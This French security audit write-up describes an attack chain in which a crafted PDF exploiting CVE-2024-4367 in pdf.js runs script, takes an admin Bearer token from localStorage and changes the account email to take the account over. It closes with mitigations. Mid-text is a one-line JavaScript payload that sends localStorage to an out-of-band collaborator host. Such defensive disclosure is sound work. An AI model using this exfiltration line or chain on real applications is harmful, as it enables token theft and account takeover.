Cet article décrit une chaîne d’attaque observée lors d’un audit de sécurité, menant à une élévation de privilège via Account Takeover.
Contexte
L’application présentait trois faiblesses :
- une bibliothèque vulnérable : pdf.js 3.11.174 ;
- un Bearer Token stocké dans
localStorage; - aucun contrôle sur le changement d’adresse e-mail.
Pris séparément, ces points semblent anodins. Enchaînés, ils permettent une compromission complète.
Faiblesse 1 – Un jeton lisible dans le localStorage
L’application stockait le jeton d’authentification dans localStorage.
Contrairement aux cookies HttpOnly, le
localStorageest lisible par tout JavaScript exécuté dans la page. En cas d’XSS ou de vulnérabilité côté client, le token devient une cible facile.
Faiblesse 2 – La CVE-2024-4367 dans pdf.js
La version de pdf.js utilisée était vulnérable à la CVE-2024-4367, qui touche les versions jusqu’à la 4.1.392. Cette faille permet d’exécuter du JavaScript arbitraire lorsqu’un PDF piégé est affiché.
Pour dessiner certaines polices plus vite, pdf.js génère du code JavaScript puis l’exécute avec new Function. Ce code reprend le contenu de FontMatrix, une valeur de la police censée ne contenir que des nombres. Or le PDF peut y placer une chaîne de caractères, qui se retrouve telle quelle dans le code généré. L’analyse de Codean Labs, à l’origine de la découverte, détaille ce mécanisme.
Résultat : le code de l’attaquant s’exécute dans le contexte du domaine qui héberge pdf.js. C’est le point décisif ici : le PDF s’affichant sur le domaine de l’application, le script peut lire son localStorage.
Faiblesse 3 – Un changement d’e-mail sans contrôle
Avec un token valide, l’API acceptait la modification de l’adresse e-mail du compte, sans contrôle supplémentaire. C’est ce qui transforme un vol de session en prise de contrôle : un token finit par expirer, alors qu’une adresse e-mail modifiée permet de réinitialiser le mot de passe et de garder l’accès.

La chaîne d’attaque
Un utilisateur standard dépose un PDF piégé.
L’administrateur ouvre le fichier → exécution de JavaScript malveillant.
Le script exfiltre le
localStorage, récupérant le Bearer Token admin.javascript new Image().src = "https://collaborator.oastify.com/?" + encodeURIComponent(JSON.stringify(localStorage))L’attaquant réutilise le token pour accéder à l’API.
Il modifie l’adresse e-mail du compte admin.
Il lance une procédure de mot de passe oublié avec ce nouvel e-mail.
Résultat : takeover complet du compte administrateur.
Comment s’en protéger
- Mettre à jour pdf.js vers la version 4.2.67 ou ultérieure, qui corrige la faille. Si ce n’est pas possible immédiatement, définir l’option
isEvalSupportedàfalse. - Isoler les documents déposés par les utilisateurs en les affichant sur un domaine dédié, sans accès au
localStorageni à la session de l’application. - Ne pas stocker de jeton sensible dans
localStorageet préférer un cookie HttpOnly + Secure. Le script ne peut alors plus lire le jeton. Il peut toutefois encore agir dans la session de la victime : cette mesure réduit l’impact d’une XSS, sans la corriger. - Protéger les changements d’attributs critiques côté serveur, comme l’adresse e-mail ou le mot de passe : redemander le mot de passe actuel et confirmer le changement depuis l’ancienne adresse.
- Déployer une défense en profondeur. Une CSP sans
unsafe-evalbloquenew Function, et des règlesconnect-srcetimg-srcstrictes compliquent l’exfiltration. La séparation des privilèges limite aussi l’impact d’un compte compromis.
Une faiblesse isolée n’est pas toujours critique. Mais une chaîne de vulnérabilités peut mener à une compromission totale.